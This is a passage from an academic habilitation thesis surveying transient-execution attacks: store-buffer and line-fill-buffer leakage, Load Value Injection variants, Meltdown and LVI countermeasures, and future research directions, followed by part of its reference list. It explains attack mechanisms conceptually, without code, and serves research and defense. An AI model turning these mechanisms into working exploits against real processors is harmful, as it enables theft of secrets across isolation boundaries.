Leaking data from the line-fill buffer makes the selection of target data more difficult, as the attacker cannot provide the physical address. Hence, Van Schaik et al. [267] and Schwarz et al. [276] independently developed a sliding-window technique to identify leaked bits of a targeted bitstream, based on known bits. Note that this form of data selection is independent of isolation boundaries, such as address spaces. Schwarz et al. [276] also reported that the initial mitigation strategies do not entirely stop the leakage, e.g., buffer overwrites using the repurposed `verw` instruction,[11] or disabling hyperthreading, even on the most recent Intel microarchitecture at the time (Cascade Lake). The same observations were later on also presented by Van Schaik et al. [268].

[10] When reporting our TAA attack on Cascade Lake CPUs, which were supposedly fixed against MDS attacks, Intel quickly enacted a new embargo for this attack variant. The RIDL paper [267], which did not contain this attack, went public on May 14, 2019, simultaneously to a heavily redacted ZombieLoad paper. Van Schaik et al. [266] later published an addendum reporting that they also had sent a proof-of-concept to Intel that uses TSX and, hence, exploits TAA, in September 2018.

[11] Intel initiated an embargo in response to our report of L1DES. The issue was independently discovered and reported by Van Schaik et al. [265], together with a variant that leaks from vector registers.

Intel also described that leakage from buffers can occur when transitioning from a state where only one hyperthread is active to a situation where both hyperthreads are active and vice versa [135].

Moghimi et al. [218] present a framework to fuzz for new Meltdown-type vulnerabilities. They focus in particular on attack variants that do not leak data from regular memory load operations. A new variant they discover is Meltdown-type leakage from write combining buffers. Beyond this new variant, they systematically analyze the differences between different MDS attacks.

3.4.4. Attacks on Store-to-Load Forwarding

Store-to-load forwarding involves the memory disambiguation predictor and the store buffer. Hence, an attack on store-to-load forwarding can either target the predictor (Spectre-style) or the store buffer (Meltdown-style). Spectre-STL (cf. Section 3.3) exploits the memory disambiguation predictor such that it predicts no dependency, the load operation proceeds, the store buffer contains no entry, and an outdated value is picked up from the L1 cache. The store buffer, however, is the leakage source of several Meltdown-type attacks. In contrast to line-fill buffer and L1 cache, a full physical address match is not required to initiate store-to-load forwarding. However, the transient store-to-load forwarding can only be committed if a full physical address match was confirmed. Given the physical address comparison [137, 21, 152], there are exactly four cases to distinguish for a load operation with a preceding store in the store buffer:

1. **True positive match.** The store buffer finds a potentially matching store, and it is a full physical address match. In this case, forwarding the store to the corresponding load is generally correct behavior. However, Kiriansky and Waldspurger [171] observed that the writeable bit is transiently ignored, Schwarz et al. [270, 50, 49] observed that this is also the case for other checks, e.g., the userspace-accessible bit.

2. **True negative match.** The store buffer finds no potentially matching store, and, indeed, there is no store with a full physical address match for the load. In this case, nothing is forwarded, which is, again correct behavior. However, Schwarz et al. [270, 50, 49] exploit this as negative information together with the true positive case to distinguish valid and invalid addresses.

3. **False negative match.** The store buffer does not find a matching store, although there was one with a full physical address match. In this case, there is no forwarding, and the load works on outdated values, e.g., from the L1 cache. A likely situation is that the load operation was scheduled earlier than the store operation it depends on, e.g., as exploited in **Spectre-STL** [128]. In this situation, the store buffer does not contain a matching store, as the store was not executed yet.

   Cauligi et al. [54] describe a theoretical variant Spectre-MOB, which is the inverse Spectre-STL case, where the memory disambiguation predictor predicts a dependency and the load operation proceeds, but the store buffer only finds a partial match like in a Fallout attack. It then returns this incorrectly matched data, *i.e.*, a Spectre-type and a Meltdown-type effect are combined.

4. **False positive match.** The store buffer at first finds a matching store, but it turns out that it was not a full physical address match. Now the load still continues to execute (as a zombie load) before it is squashed, transiently forwarding falsely matched data from the store buffer to dependent operations. Islam et al. [152] exploited this in a timing attack to obtain physical address information. Balliu et al. [27] suspected that this case might exist and, concurrently and independently, Canella et al. [48] confirmed that this effect exists on Intel processors and allows reading recent writes from the store buffer, e.g., from kernel execution or SGX enclaves.

Note that the true positive and true negative match, both exploit that information is leaked because of a deferred permission check, e.g., stores on read-only memory, stores on kernel memory, stores on invalid memory. The false negative and false positive match can be seen as instances of incorrect use of intermediate values. The partial address is an intermediate value that is used instead of the full address. Only at a later point, when the full address is used instead, a potential mistake is resolved and reverted. Intel also described that leakage from buffers can occur when transitioning from a state where only one hyperthread is active to a situation where both hyperthreads are active and vice versa [135].

3.4.5. Load Value Injection

LVI (Load Value Injection) exploits Meltdown-type effects to inject false data values into transient execution in a victim domain. However, while




Figure 3.11.: State of the art LVI classification tree [311].

the attacker in a Meltdown-type attack can control, e.g., whether and when a fault occurs, an LVI attack cannot identically control these, and other conditions as the Meltdown-type effect here occurs in the victim domain. Hence, LVI shares with Spectre that specific gadgets in the victim domain are required for an attack. While gadgets are necessary and it is a viable attempt to mitigate LVI by targeting these gadgets, similar to Spectre defenses, the more promising approach is to eliminate Meltdown-type effects in hardware, covering both Meltdown and LVI with the same mitigation. However, some of these gadgets are much simpler and more prevalent than Spectre gadgets. In particular, a single memory access or a single indirect call, jump, or return, can be an LVI gadget.

In LVI attacks, the attacker attempts to obtain data from a victim domain that the victim can architecturally access, same as in a Spectre attack. Figure 3.11 shows the LVI part of the transient-execution attack tree. All three types of Meltdown-type effects we identified earlier in this section can be used for LVI attacks, *i.e.*, deferred permission checks, incorrect use of intermediate values, and use-after-free. However, LVI attacks exploiting deferred permission checks appear only realistic in the SGX threat model as they require repeated illegal behavior of the victim domain:

- For LVI-US, the victim would have to perform an illegal access to a kernel address,

- for LVI-RW, an illegal write to read-only memory,
- for LVI-PK, an illegal access to a PKU-protected memory location,
- for LVI-MPX or LVI-BND, an illegal out-of-bounds access,
- for LVI-GP, an illegal memory access leading to a general protection fault,
- for LVI-NM, an FPU register access when the FPU registers are unavailable, which should never be the case since operating systems now employ eager FPU switching,
- for LVI on segment limits on AMD processors, an illegal memory access beyond the segment limit.

Note that these operations would have to be repeated multiple times to mount a successful attack on multiple bytes of data. Even if in a user-to-user or user-to-kernel scenario such a fault occurs one time, it would have to reappear again and again until the attacker successfully leaked the secret bytes of interest. As we detail below, this is not realistic in a regular user-to-user or user-to-kernel attack. While they may be possible in the SGX threat model with a malicious operating system, they are also not particularly relevant here, as other LVI variants already give equally or even more generic data injection capabilities.

While Meltdown-type attacks often rely on fault handlers or fault suppression to repeatedly have the same fault, regular software tries to avoid running into the same fault repeatedly and instead handles it. Naturally, in an artificial example, we could, of course, construct a victim process to respawn crashing child processes at a frequency high enough to yield relevant leakage rates. Similarly, we could install signal or exception handlers in an artificial victim process to silently ignore invalid memory accesses. TSX could be used in an artificial victim process to suppress faults. However, these above examples are artificial, and given the lack of reports of such gadgets, they may only exist in small numbers in real-world software, also as real-world software should avoid running into the same faults repeatedly.

A more realistic option is to use branch misprediction to suppress the fault, *i.e.*, a Spectre attack. However, this would only be relevant if the Spectre attack alone cannot control the victim domain sufficiently to exfiltrate the assets, whereas the LVI-injected data could.

Particularly relevant for SGX are LVI attacks exploiting the incorrect use of intermediate values. In LVI-P (inverse Foreshadow [310]), the attacker unmaps a page. Following the same mechanism as the Foreshadow attack

(cf. Figure 3.9), the victim now uses untrusted data from a chosen physical address before raising a page fault architecturally. The attacker can inject arbitrary values here via the L1 data cache. Alternatively, the attacker can also inject NULL for the LVI-NULL case. Van Bulck et al. [311] exploit both cases on SGX enclaves. For LVI-P-L1D, they inject fake return addresses to divert enclave control flow to an attacker-chosen address. For LVI-P-NULL, they inject a null pointer from which the enclave then reads a pointer to which enclave control flow again is diverted. Note that the operating system has full control over whether and what is stored at the null pointer, *i.e.*, on the first page in the virtual address space.

The most promising variants for non-SGX LVI attacks are based on Meltdown-type effects that exploit a microarchitectural use-after-free situation. These Meltdown-type effects have been demonstrated with microarchitectural assists. In the case of a microarchitectural assist, an outdated load-buffer entry may be used, and data can be picked up from the line-fill buffer [201, 141, 267, 276]. Van Bulck et al. [311] describe that a victim might pick up data from an LFB entry of another context when trying to read from a non-accessed page. They note that Windows regularly resets page accessed bits.

The store-buffer false-positive match is a particularly powerful case as it can easily occur in practice, however, at the same time with stronger gadget requirements than, for instance, the LFB variant. It occurs when the store buffer finds a matching store without a full physical address match. The load in the victim domain continues to execute (as a zombie load) before it is squashed, transiently forwarding falsely matched data from the store buffer to dependent operations. Thus, to trigger this variant, all the attacker has to do is to place a matching store in the store buffer. However, as the store buffer is statically partitioned, this has to be done on the same thread, e.g., before a context switch, or by the victim itself in the form of a gadget that first benignly stores to an attacker-tweakable address and then reads from an unrelated address that partially matches the attacker-tweaked address.

Future work has to show whether realistic LVI attacks are restricted to the SGX enclave scenario or whether they are possible on regular non-SGX software.

3.4.6. Meltdown and LVI Countermeasures

Meltdown and LVI attacks exploit deliberate incorrect behavior of the hardware during transient execution. While this may have been assumed secure in the past, it must be considered a hardware bug today. Indeed, new hardware designs are patched against Meltdown-type attacks as they become known. Inherently, this means that they are also patched against LVI attacks that exploit the same Meltdown-type effect. For instance, Meltdown-US and Meltdown-P (Foreshadow) are patched in Intel processors starting at Coffee Lake stepping 12, and ZombieLoad v1 and v3 starting with the Cascade Lake microarchitecture [145]. Hence, these processors are also not vulnerable to the corresponding LVI variants anymore. However, there are processors that return zero values instead of the actual data. These processors are still vulnerable to LVI-NULL attacks. Some hardware designs were not vulnerable to (most) Meltdown and LVI attacks discovered so far in the first place [289].

Concurrent to Intel implementing fixes for these vulnerabilities, many academic works discussed how specific bugs could be fixed in hardware [171], how formal verification could more generically prevent these bugs [80, 47], and how covert channels in transient-execution attacks can be mitigated (e.g., by preventing or reverting microarchitectural effects) [197, 166, 348, 264, 35, 262, 96, 124, 16, 263, 187, 259]. However, mitigating the covert channel is not sufficient to mitigate Meltdown-type attacks.

Some Spectre-focused mitigations could also be used to mitigate Meltdown with an additional performance cost [333, 353, 47, 29, 89, 273]. For these proposals, it is essential to not just focus on cache accesses to guarantee that Meltdown-type attacks are not possible anymore but more broadly prevent operations from using non-architectural and potentially secret data. These designs could also mitigate LVI attacks in the same way as they mitigate the leakage of secrets in Spectre attacks. Ferraiuolo et al. [81] avoid Meltdown in HyperFlow to not hand out data before checking permissions. Zagieboylo et al. [354] propose to label secrets to avoid using them during transient execution.

Besides the hardware bugfixes, some defenses try to mitigate yet unknown Meltdown-type vulnerabilities or mitigate Meltdown-type vulnerabilities on commodity hardware. While Spectre defenses exploit that one part of a Spectre attack runs in a victim context that wants protection, Meltdown defenses have to be implemented on a system level, e.g., in microcode or the operating system, to enforce isolation on all domains. These approaches

aim to keep architecturally inaccessible data also inaccessible at the microarchitectural level.

Software-based Defenses The first software-based defense for Meltdown-type attacks was KAISER [109, 111]. It was originally designed to mitigate side-channel attacks on KASLR, in particular the ones by Hund et al. [130], Jang et al. [157], and Gruss et al. [111]. Some of the attacks presented in these works are related to the Meltdown-US attack in that they deliberately access kernel addresses. Hence, KAISER splits kernel and user address space and, instead of relying on the user-accessible bit, removes the kernel address ranges from the user address space as far as possible. A concurrent proposal, LAZARUS [93] pursues the same idea but uses unmapping and re-mapping of pages upon a context switch. This is problematic with multi-threaded applications as the mapping of kernel pages would be present in all user threads.

KAISER also defends against Meltdown-US attacks, since kernel secrets are not mapped into user space anymore. However, KAISER comes with a substantial performance impact [100, 106]. Furthermore, on x86, some privileged memory locations must always be mapped in user space and can thus still be attacked. KAISER introduces changes in core components of operating system kernels, which do not experience frequent changes, e.g., basic context switching, and virtual memory management. As a research prototype, the initial KAISER patch was far from production-ready [104], and a substantial amount of engineering was necessary to transform into a robust real-world-applicable patch [95]. KAISER was merged into Linux as kernel page-table isolation (KPTI) [199]. Other operating systems have received similar patches [106]. Grimsdal et al. [101] show that the stronger isolation in microkernels, in some cases, implicitly protects against Meltdown-type attacks, as no memory of another process is mapped into the address space.

As a faster alternative, Hua et al. [129] propose EPTI (Extended Page Table Isolation), a variant of KPTI relying on extended page tables. As there is hardware support for EPT (extended page table) switching and TLB entries from different EPTs are tagged, e.g., with VM process IDs (VPIDs), the performance loss is not as severe as with KPTI. However, as this approach uses extended page tables, it leaves the system vulnerable to Foreshadow. MemoryRanger [176] isolates drivers, kernel and user space into separate address spaces using EPTs.

To mitigate Meltdown-P (Foreshadow) on commodity systems, KAISER has to be extended. Operating systems now sanitize physical page number fields of unmapped page-table entries [134, 334] by setting the physical page number field to values that would refer to non-existent physical memory. For SGX, Intel proposes to either store secrets in uncacheable memory (as specified in the PAT or the MTRRs), or, via a microcode patch, flush the L1 data cache when switching protection domains. Hypervisors similarly flush L1 upon context switches from and to untrusted virtual machine threads. On affected cores, untrusted workloads cannot securely be run as hyperthreads on the same physical core. Hence, hypervisors were patched to implement variants of gang scheduling [212, 142], and SGX takes the hyperthreading status into account for attestation. System Management Mode (SMM) is also protected via logical-core rendezvous, *i.e.*, one logical core waits for the other in low-level interrupt entry code, and L1 flushes upon context switches.

Intel released microcode updates against Meltdown-GP, *i.e.*, transient reads of system registers [139]. ARM fixed this vulnerability in new CPU designs and proposed a software workaround for older CPUs [26].

Meltdown-NM (Lazy-FP) [291] exploited the lazy switching of FPU registers, allowing to read the old FPU register content transiently before the fault is raised. To mitigate this attack, operating systems switched to eager FPU switching. While transient reads of FPU registers are still possible, the data that can be obtained is the same as the data that can architecturally be obtained.

To mitigate Spectre-STL, ARM introduced new barrier instructions and control registers to prevent the re-ordering of loads and stores [26]. Likewise, Intel [146] and AMD [21] provide Speculative Store Bypass Disable (SSBD) microcode updates that mitigate Spectre-STL.

Reis et al. [256] argue that site isolation mitigates specific Meltdown-type attacks (Meltdown-RW, Meltdown-PK, and Meltdown-BR) by moving secrets into separate processes. However, other Meltdown-type attacks are unaffected and can entirely undermine site isolation by mounting cross-process Meltdown-type attacks.

Shen et al. [284, 285] propose to mitigate Meltdown-RW by introducing fences around store instructions.

Sianipar et al. [286] propose to constantly move secret data around in virtual and physical memory to mitigate Spectre and Meltdown-type attacks, which effectively only reduces the leakage rate.

Similar to Spectre, detecting the covert channel in Meltdown-type attacks was also proposed as a solution [68, 186, 124, 73, 19, 17, 238, 119, 330, 365, 297, 221]. However, an attacker can either evade detection by slowing down the attack [185], or by using a different covert channel that is not detected.

Mitigating LVI in software incurs substantial performance overheads as it means eliminating LVI gadgets or protecting them with `lfence` instructions. Intel released a compiler extension to protect mainly SGX enclaves against LVI [136]. The full elimination, *i.e.*, fencing of all LVI gadgets, requires adding an `lfence` instruction between each two load operations that could fault, e.g., a page fault may occur any time. However, the most concerning gadgets are those that perform a memory access and a control-flow change at once, *i.e.*, indirect calls, jumps, and returns. The compiler may not generate these instructions anymore. As a trade-off, Intel proposed to protect only return instructions as they are the easiest gadgets to find and to exploit.

4

Future Work and Conclusions

With the works presented in this habilitation, a new field emerged: transient-execution attacks and defenses. This sparked an enormous number of publications both on attacks and attack variants as well as on various defense proposals.

Compared to early 2018, our understanding of Meltdown-type effects is now much better. It is now clear that Meltdown-type effects should be considered bugs and, indeed, hardware manufacturers consider them bugs. Newer CPU generations are patched against Meltdown variants. Hence, for Meltdown-type effects, it is likely that CPUs are generally not susceptible to the known Meltdown variants anymore. However, new optimizations will likely re-introduce Meltdown-type leakage. Thus, future work must continue to investigate whether new CPU architectures are susceptible to Meltdown-type leakage. This includes automated efforts [218], but the subtleties of these attacks also make it clear that manual analysis will remain necessary to address the intricate microarchitectural conditions required by some variants, potentially yet unknown variants, and variants on future microarchitectures.

On the Meltdown mitigation side, we will continue to see short-term software patches against Meltdown-type leakage. KAISER [106] is maybe the most renowned defense against Meltdown-type leakage, but it is also already disabled again on more recent CPUs that are not susceptible to the original Meltdown attack anymore. The security benefits of KAISER besides its use as a Meltdown mitigation appear to not outweigh its performance costs.

For the related LVI attacks, it is a similar situation. While the software patches against LVI are much more expensive in terms of performance costs, CPUs will be patched against the Meltdown-type leakage anyway, providing an inherent mitigation for LVI as well for free. Particular care should be given to partial solutions, such as returning NULL instead of

the actual data, which Van Bulck et al. [311] demonstrated in one scenario to be insecure as well, and which additionally opens new side channels [49]. The automated search for LVI gadgets will be an interesting direction of research, as this facilitates both the vulnerability assessment for LVI and the development of mitigations.

While hardware mitigations are the most effective and efficient, it is not practical to upgrade all processors. Hence, continuing research for more efficient software mitigations will remain relevant. Especially as new Meltdown-type effects are discovered or re-introduced on new hardware, short-term software-based mitigations against both Meltdown and LVI will become relevant again. It is likely that rather than reaching a point where processors are free of these Meltdown-type vulnerabilities, we will have a constant stream of new processors patched against known Meltdown-type vulnerabilities, while new attack variants are introduced, requiring new patches. Hence, it is not a solution to wait for a fully fixed processor and then upgrade all computers worldwide, besides being entirely impractical. Instead, we will continue to see software mitigations for new attack variants and hardware mitigations for older attack variants.

While the initial expectation was that we would find many new Spectre-type attacks, the set remained comparably small. However, Spectre is far from being a solved problem [209]. Specific Spectre variants are much easier to patch than others. In particular, not sharing branch predictor state across domains will eliminate all cross-domain attacks. While flushing branch predictor state is a software-based alternative, it is substantially more expensive in terms of performance. However, the problem of in-place same-domain attacks, e.g., mistraining and exploiting via gadgets that can be reached from an API, remains entirely open. This includes Spectre-PHT, Spectre-BTB, and Spectre-RSB. In these cases, the microarchitectural optimizations are not crossing process boundaries, and there is no opportunistic address matching. Essentially, these are the most basic cases that the hardware optimizations are intended to speed up. Future work will continue to search for efficient solutions for in-place same-domain attacks, but we cannot exclude the possibility that, just like the cache, leakage in these cases may be the consequence of having any performance benefit. Hardware-software-combined solutions that identify secret-dependent computations and prevent their transient use shift the problem to the developer. Similarly, developers already have to take care not to leak via secret-dependent operations on the cache.

With an increasing amount of attack surface uncovered, modern systems struggle with more and more mitigations. Transient-execution attacks are a now prominent example studied in this habilitation. The performance and energy costs of the combined full mitigations for transient-execution attacks alone is prohibitively high [311]. However, this problem goes well beyond transient-execution attacks, with a continuous stream of security measures proposed, each with non-negligible performance overheads. Furthermore, while specific vulnerabilities caused by optimizations may disappear, the main driver in performance increases today are optimizations. The constant stream of new optimizations will keep introducing new information leakage. More explicit, fine-grained, and adaptive trade-offs between security on the one side and performance and energy costs on the other side, as well as efficiency-focused but strong defenses, will become an essential topic in security research and for security measures deployed in practice.

Impact Before transient-execution attacks were discovered, microarchitectural attack and defense research was mainly side-channel attacks and Rowhammer. Now transient-execution attacks dominate this area in terms of publications. Even beyond, transient-execution attacks and defenses are now highly recognized both in the systems and in the system security community, with best-paper awards and panel discussions at top-tier systems and top-tier system security venues.

Transient-execution attacks have sparked much attention both in the scientific community but also in the general public. Meltdown and Spectre have been covered by mainstream online, print, radio, and TV news. There are security problems the general public should worry about more than some transient-execution attacks. However, the coverage created visibility for the specific issues and the need to patch systems early when patches are available. The coverage also created visibility and awareness for system security research and information security topics in the general public.

References

[1] Andreas Abel and Jan Reineke. uops.info: Characterizing Latency, Throughput, and Port Usage of Instructions on Intel Microarchitectures. In: ASPLOS. 2019 (p. 23).

[2] About speculative execution vulnerabilities in ARM-based and Intel CPUs. Apple Inc., 2018. URL: `https://support.apple.com/en-us/HT208394` (p. 50).

[3] Onur Acıiçmez. Advances in Side-Channel Cryptanalysis: MicroArchitectural Attacks. PhD thesis. Oregon State University, 2007 (pp. 37, 48).

[4] Onur Acıiçmez. Yet Another MicroArchitectural Attack: Exploiting I-cache. In: CSAW. 2007 (p. 36).

[5] Onur Acıiçmez, Billy Bob Brumley, and Philipp Grabher. New Results on Instruction Cache Attacks. In: CHES. 2010 (p. 36).

[6] Onur Acıiçmez and Çetin Kaya Koç. Trace-Driven Cache Attacks on AES (Short Paper). In: International Conference on Information and Communications Security. 2006 (p. 36).

[7] Onur Acıiçmez and Cetin Kaya Koç. Microarchitectural attacks and countermeasures. In: Cryptographic Engineering. 2009 (p. 34).

[8] Onur Acıiçmez, Çetin Kaya Koç, and Jean-pierre Seifert. On the Power of Simple Branch Prediction Analysis. In: AsiaCCS. 2007 (p. 47).

[9] Onur Acıiçmez and Werner Schindler. A Vulnerability in RSA Implementations Due to Instruction Cache Analysis and Its Demonstration on OpenSSL. In: CT-RSA 2008. 2008 (pp. 36, 40).

[10] Onur Acıiçmez and Jean-Pierre Seifert. Cheap Hardware Parallelism Implies Cheap Security. In: FDTC. 2007 (p. 36).

[11] Onur Acıiçmez, Jean-Pierre Seifert, and Çetin Kaya Koç. Predicting secret keys via branch prediction. In: CT-RSA. 2007 (pp. 37, 48).

[12] Jonathan Afek and Adi Sharabani. Dangling pointer: Smashing the pointer for fun and profit. In: Black Hat Briefings. 2007 (p. 46).

[13] Misiker Tadesse Aga, Zelalem Birhanu Aweke, and Todd Austin. When good protections go bad: Exploiting anti-DoS measures to accelerate Rowhammer attacks. In: HOST. 2017 (p. 41).

[14] Barbara Aichinger. DDR memory errors caused by Row Hammer. In: HPEC. 2015 (p. 41).

[15] Barbara Aichinger. Row Hammer Failures in DDR Memory. In: memcon. 2015 (p. 41).

[16] Sam Ainsworth and Timothy M Jones. MuonTrap: Preventing Cross-Domain Spectre-Like Attacks by Capturing Speculative State. In: arXiv:1911.08384 (2019) (pp. 70, 88).

[17] Taha Atahan Akyildiz, Can Berk Guzgeren, Cemal Yilmaz, and Erkay Savas. MeltdownDetector: A Runtime Approach for Detecting Meltdown Attacks. In: Cryptology ePrint Archive, Report 2019/613 (2019) (p. 91).

[18] Alejandro Cabrera Aldaya, Billy Bob Brumley, Sohaib ul Hassan, Cesar Pereida García, and Nicola Tuveri. Port Contention for Fun and Profit. In: S&P. 2018 (p. 70).

[19] Zirak Allaf, Mo Adda, and Alexander Gegov. TrapMP: malicious process detection by utilising program phase detection. In: International Conference on Cyber Security and Protection of Digital Services (Cyber Security). 2019 (p. 91).

[20] Thomas Allan, Billy Bob Brumley, Katrina Falkner, Joop Van de Pol, and Yuval Yarom. Amplifying side channels through performance degradation. In: ACSAC. 2016 (p. 39).

[21] AMD64 Technology: Speculative Store Bypass Disable. Revision 5.21.18. Advanced Micro Devices Inc., 2018 (pp. 83, 90).

[22] Nadav Amit, Fred Jacobs, and Michael Wei. Jumpswitches: restoring the performance of indirect branches in the era of spectre. In: USENIX ATC. 2019 (p. 65).

[23] Ben Amos, Niv Gilboa, and Arbel Levy. Spectre without shared memory. In: ACM/SIGAPP Symposium on Applied Computing. 2019 (p. 56).

[24] Apple Inc. OS X Mountain Lion Core Technologies Overview. 2012. URL: `http://movies.apple.com/media/us/osx/2012/docs/OSX_MountainLion_Core_Technologies_Overview.pdf` (p. 22).

[25] ARM. ARM Architecture Reference Manual ARMv8. ARM Limited, 2013 (p. 64).

[26] ARM. Cache Speculation Side-channels. Version 2.4. 2018 (pp. 64, 74, 77, 90).

[27] Musard Balliu, Mads Dam, and Roberto Guanciale. InSpectre: Breaking and Fixing Microarchitectural Vulnerabilities by Formal Analysis. In: arXiv:1911.00868 (2019) (pp. 8, 62, 67, 74, 84).

[28] Julian Bangert, Sergey Bratus, Rebecca Shapiro, Michael E Locasto, Jason Reeves, Sean W Smith, and Anna Shubina. ELFbac: using the loader format for intent-level semantics and fine-grained protection. Tech. rep. Dartmouth Technical Report TR2013-272, 2013 (p. 67).

[29] Kristin Barber, Anys Bacha, Li Zhou, Yinqian Zhang, and Radu Teodorescu. Specshield: Shielding speculative data from microarchitectural covert channels. In: Parallel Architectures and Compilation Techniques (PACT). 2019 (pp. 69, 88).

[30] Naomi Benger, Joop van de Pol, Nigel P Smart, and Yuval Yarom. Ooh Aah... Just a Little Bit: A small amount of side channel can go a long way. In: CHES. 2014 (p. 39).

[31] Daniel J. Bernstein. Cache-Timing Attacks on AES. Tech. rep. 2005. URL: `http://cr.yp.to/antiforgery/cachetiming-20050414.pdf` (p. 34).

[32] Johann Betz, Dirk Westhoff, and Günter Müller. Survey on covert channels in virtual machines and cloud computing. In: Transactions on Emerging Telecommunications Technologies (2016) (p. 34).

[33] Sarani Bhattacharya, Clémentine Maurice, Shivam Bhasin, and Debdeep Mukhopadhyay. Template Attack on Blinded Scalar Multiplication with Asynchronous perf-ioctl Calls. In: Cryptology ePrint Archive, Report 2017/968 (2017) (pp. 18, 48).

[34] Sarani Bhattacharya and Debdeep Mukhopadhyay. Curious Case of Rowhammer: Flipping Secret Exponent Bits Using Timing Analysis. In: CHES. 2016 (pp. 37, 41).

[35] Atri Bhattacharyya, Alexandra Sandulescu, Matthias Neugschwandtner, Alessandro Sorniotti, Babak Falsafi, Mathias Payer, and Anil Kurmus. SMoTherSpectre: exploiting speculative execution through port contention. In: CCS. 2019 (pp. 57, 61, 69, 70, 88).

[36] Roderick Bloem, Swen Jacobs, and Yakir Vizel. Efficient Information-Flow Verification Under Speculative Execution. In: Symposium on Automated Technology for Verification and Analysis. 2019 (p. 62).

[37] Joseph Bonneau and Ilya Mironov. Cache-collision timing attacks against AES. In: CHES. 2006 (pp. 34, 36).

[38] Erik Bosman. 2018. URL: `https://twitter.com/brainsmoke/status/948561799875502080` (p. 52).

[39] Erik Bosman, Kaveh Razavi, Herbert Bos, and Cristiano Giuffrida. Dedup Est Machina: Memory Deduplication as an Advanced Exploitation Vector. In: S&P. 2016 (p. 41).

[40] Thomas Bourgeat, Ilia Lebedev, Andrew Wright, Sizhuo Zhang, and Srinivas Devadas. MI6: Secure enclaves in a speculative out-of-order processor. In: MICRO. 2019 (p. 66).

[41] Rodrigo Branco, Kekai Hu, Ke Sun, and Henrique Kawakami. Efficient mitigation of side-channel based attacks against speculative execution processing architectures. US Patent App. 16/023,564. 2019 (p. 66).

[42] Ferdinand Brasser, Urs Müller, Alexandra Dmitrienko, Kari Kostiainen, Srdjan Capkun, and Ahmad-Reza Sadeghi. Software Grand Exposure: SGX Cache Attacks Are Practical. In: WOOT. 2017 (p. 37).

[43] Samira Briongos, Pedro Malagón, José M Moya, and Thomas Eisenbarth. Reload+Refresh: Abusing cache replacement policies to perform stealthy cache attacks. In: USENIX Security Symposium. 2020 (p. 38).

[44] Billy Brumley and Risto Hakala. Cache-Timing Template Attacks. In: AsiaCrypt. 2009 (p. 36).

[45] Matthew Bryant. The .io Error – Taking Control of All .io Domains With a Targeted Registration. 2017. URL: `https://thehackerblog.com/the-io-error-taking-control-of-all-io-domains-with-a-targeted-registration/` (p. 46).

[46] Yuriy Bulygin. Cpu side-channels vs. virtualization malware: The good, the bad, or the ugly. In: ToorCon (2008) (p. 47).

[47] Gianpiero Cabodi, Paolo Camurati, Fabrizio Finocchiaro, and Danilo Vendraminetto. Model-Checking Speculation-Dependent Security Properties: Abstracting and Reducing Processor Models for Sound and Complete Verification. In: Electronics 8.9 (2019), p. 1057 (pp. 69, 88).

[48] Claudio Canella, Daniel Genkin, Lukas Giner, Daniel Gruss, Moritz Lipp, Marina Minkin, Daniel Moghimi, Frank Piessens, Michael Schwarz, Berk Sunar, Jo Van Bulck, and Yuval Yarom. Fallout: Leaking Data on Meltdown-resistant CPUs. In: CCS. 2019 (pp. 10–12, 47, 53, 56, 74, 75, 80, 84).

[49] Claudio Canella, Michael Schwarz, Martin Haubenwallner, Martin Schwarzl, and Daniel Gruss. KASLR: Break It, Fix It, Repeat. In: AsiaCCS. 2020 (pp. 10, 47, 56, 74, 77, 83, 94).

[50] Claudio Canella, Jo Van Bulck, Michael Schwarz, Moritz Lipp, Benjamin von Berg, Philipp Ortner, Frank Piessens, Dmitry Evtyushkin, and Daniel Gruss. A Systematic Evaluation of Transient Execution Attacks and Defenses. In: USENIX Security Symposium. Extended classification tree and PoCs at https://transient.fail/. 2019 (pp. 8, 9, 11, 12, 43, 44, 48, 51–57, 59–61, 73, 74, 77, 83).

[51] Nicholas Carlini, Antonio Barresi, Mathias Payer, David Wagner, and Thomas R Gross. Control-Flow Bending: On the Effectiveness of Control-Flow Integrity. In: USENIX Security Symposium. 2015 (p. 22).

[52] Dan Carpenter. Smatch check for Spectre stuff. 2018 (p. 62).

[53] Chandler Carruth. RFC: Speculative Load Hardening (a Spectre variant #1 mitigation). 2018 (p. 68).

[54] Sunjay Cauligi, Craig Disselkoen, Klaus v Gleissenthall, Deian Stefan, Tamara Rezk, and Gilles Barthe. Towards Constant-Time Foundations for the New Spectre Era. In: arXiv:1910.01755 (2019) (p. 84).

[55] Anirban Chakraborty, Sarani Bhattacharya, and Debdeep Mukhopadhyay. ExplFrame: Exploiting Page Frame Cache for Fault Analysis of Block Ciphers. In: arXiv:1905.12974 (2019) (p. 41).

[56] Kevin Cheang, Cameron Rasmussen, Sanjit Seshia, and Pramod Subramanyan. A formal approach to secure speculation. In: CSF. 2019 (p. 62).

[57] Baozi Chen, Qingbo Wu, Yusong Tan, Liu Yang, and Peng Zou. Exploration for Software Mitigation to Spectre Attacks of Poisoning Indirect Branches. In: IETE Technical Review 35.sup1 (2018), pp. 119–127 (p. 65).

[58] Guoxing Chen, Sanchuan Chen, Yuan Xiao, Yinqian Zhang, Zhiqiang Lin, and Ten H Lai. SgxPectre Attacks: Stealing Intel Secrets from SGX Enclaves via Speculative Execution. In: EuroS&P. 2019 (pp. 56, 61).

